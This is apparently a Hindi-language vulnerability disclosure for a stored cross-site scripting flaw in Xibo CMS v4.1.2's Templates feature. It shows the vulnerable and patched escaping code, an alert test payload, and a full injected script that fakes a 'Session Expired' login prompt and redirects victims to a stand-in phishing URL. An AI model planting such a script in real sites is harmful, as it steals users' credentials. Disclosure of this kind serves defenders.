 marinafabregat/cve-2025-41088
Xibo Signage के Xibo CMS v4.1.2 में Stored Cross-Site Scripting (XSS), उपयोगकर्ता इनपुट के उचित सत्यापन की कमी के कारण।

मैंने Xibo CMS v4.1.2 में एक संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS) कमजोरी की खोज की है। यह कमजोरी एक प्रमाणित हमलावर को एप्लिकेशन में दुर्भावनापूर्ण स्क्रिप्ट इंजेक्ट करने की अनुमति देती है, क्योंकि उपयोगकर्ता द्वारा प्रदान किए गए इनपुट का अनुचित सत्यापन होता है।

यह समस्या 'टेम्पलेट्स' सुविधा में है। एक हमलावर एक टेम्पलेट बना सकता है जिसमें एक दुर्भावनापूर्ण पेलोड के साथ एक टेक्स्ट तत्व होता है। जब यह टेम्पलेट अन्य उपयोगकर्ताओं द्वारा देखा जाता है, तो स्क्रिप्ट उनके ब्राउज़र में निष्पादित होती है, जिससे संभावित रूप से डेटा चोरी या अन्य दुर्भावनापूर्ण कार्य हो सकते हैं।
कमजोरी का शोषण करने के लिए, एक प्रमाणित उपयोगकर्ता को इन चरणों का पालन करना होगा:
<script>alert(1337)</script>).इस खंड में Xibo CMS v4.1.2 का विशिष्ट कोड स्निपेट है जो 'टेक्स्ट' फ़ील्ड के लिए इनपुट को सैनिटाइज़ करने में विफल रहता है।
        'extends' => [
            'override' => $moduleTemplate->extends?->override,
            'with' => $moduleTemplate->extends?->with,
            'escapeHtml' => $moduleTemplate->extends?->escapeHtml,
        ],
    ];
} else if ($extension !== null) {
उसी दस्तावेज़ की एक अन्य पंक्ति में।
        'extends' => [
            'override' => $moduleTemplate->extends?->override,
            'with' => $moduleTemplate->extends?->with,
            'escapeHtml' => $moduleTemplate->extends?->escapeHtml,
        ],
    ];
एक अन्य दस्तावेज़ में।
    // Escape HTML
    convertedProperties.escapeHtml = template?.extends?.escapeHtml;
    // Compile hbs template with data
    let hbsHtml = hbsTemplate(convertedProperties);
यह खंड पैच किए गए कोड को दर्शाता है, जिसमें दुर्भावनापूर्ण स्क्रिप्ट को बेअसर करने के लिए उचित इनपुट सैनिटाइज़ेशन और आउटपुट एन्कोडिंग तंत्र शामिल हैं।
                'extends' => [
                    'override' => $moduleTemplate->extends?->override,
                    'with' => $moduleTemplate->extends?->with,
                    'escapeHtml' => isset($moduleTemplate->extends?->escapeHtml) ?
                        $moduleTemplate->extends->escapeHtml : 1,
                ],
            ];
        } else if ($extension !== null) {
उसी दस्तावेज़ की एक अन्य पंक्ति में।
                'extends' => [
                    'override' => $moduleTemplate->extends?->override,
                    'with' => $moduleTemplate->extends?->with,
                    'escapeHtml' => isset($moduleTemplate->extends?->escapeHtml) ?
                        $moduleTemplate->extends->escapeHtml : 1,
                ],
            ];
एक अन्य दस्तावेज़ में।
    // Escape HTML
    convertedProperties.escapeHtml =
      (template?.extends?.escapeHtml === undefined) ?
        true : template.extends.escapeHtml;


    // Compile hbs template with data
    let hbsHtml = hbsTemplate(convertedProperties);

संग्रहीत पेलोड पीड़ित के ब्राउज़र के संदर्भ में निष्पादित होता है, जिसका उपयोग पासवर्ड जैसी संवेदनशील जानकारी चुराने के लिए किया जा सकता है।
1. पेलोड इंजेक्ट करना: हमलावर टेम्पलेट के भीतर एक टेक्स्ट तत्व में दुर्भावनापूर्ण स्क्रिप्ट डालता है।

मैंने जिस स्क्रिप्ट का उपयोग किया वह निम्नलिखित है:
<script>
(function() {
    // --- MAIN FUNCTION ---
    function showRedirectModal() {
        // 1. Create the elements
        const overlay = document.createElement('div');
        const modalContainer = document.createElement('div');
        const title = document.createElement('h2');
        const message = document.createElement('p');
        const redirectButton = document.createElement('button');

        // 2. Assign styles and properties
        // Style for the dark overlay
        Object.assign(overlay.style, {
            position: 'fixed', top: '0', left: '0', width: '100%', height: '100%',
            backgroundColor: 'rgba(0, 0, 0, 0.75)', zIndex: '10000',
            display: 'flex', justifyContent: 'center', alignItems: 'center'
        });

        // Style for the modal container
        Object.assign(modalContainer.style, {
            padding: '40px', backgroundColor: '#fff', borderRadius: '8px',
            boxShadow: '0 4px 15px rgba(0,0,0,0.2)', width: '320px',
            fontFamily: 'Arial, sans-serif'
        });

        // Style for the title
        title.textContent = 'Session Expired';
        Object.assign(title.style, {
            textAlign: 'center', color: '#333', marginBottom: '15px'
        });

        message.textContent = 'Your session has expired. Please log in again to continue.';
        Object.assign(message.style, {
            textAlign: 'center',
            color: '#555',
            marginBottom: '25px',
            lineHeight: '1.5',
            fontSize: '16px'
        });

        // Style for the redirect button
        Object.assign(redirectButton.style, {
            width: '100%', padding: '12px', border: 'none', borderRadius: '4px',
            backgroundColor: '#007bff', color: 'white', fontSize: '16px',
            cursor: 'pointer'
        });
        redirectButton.textContent = 'Log In Again';

        // 3. Assemble the modal structure
        modalContainer.appendChild(title);
        modalContainer.appendChild(message);
        modalContainer.appendChild(redirectButton);
        overlay.appendChild(modalContainer);

        // 4. Add the modal to the page
        document.body.appendChild(overlay);

        // 5. Define the button's behavior
        redirectButton.addEventListener('click', function(e) {
            e.preventDefault(); // Buena práctica

            const phishingURL = 'http://my-website-example.com/login.html';

            window.location.href = phishingURL;

            document.body.removeChild(overlay);
        });
    }

    // --- Initialize the function ---
    showRedirectModal();

})();
</script>
2. हमले का परिदृश्य: एक सामान्य हमला उपयोगकर्ता क्रेडेंशियल्स को कैप्चर करने के लिए सत्र समाप्ति का अनुकरण करता है। स्क्रिप्ट पेज को हाईजैक कर लेती है और पीड़ित को यह पॉप-अप प्रस्तुत करती है।
यह जानकारी केवल शैक्षिक और शोध उद्देश्यों के लिए प्रदान की गई है। मैं इस जानकारी के किसी भी दुरुपयोग या इससे होने वाली क्षति के लिए जिम्मेदार नहीं हूँ।
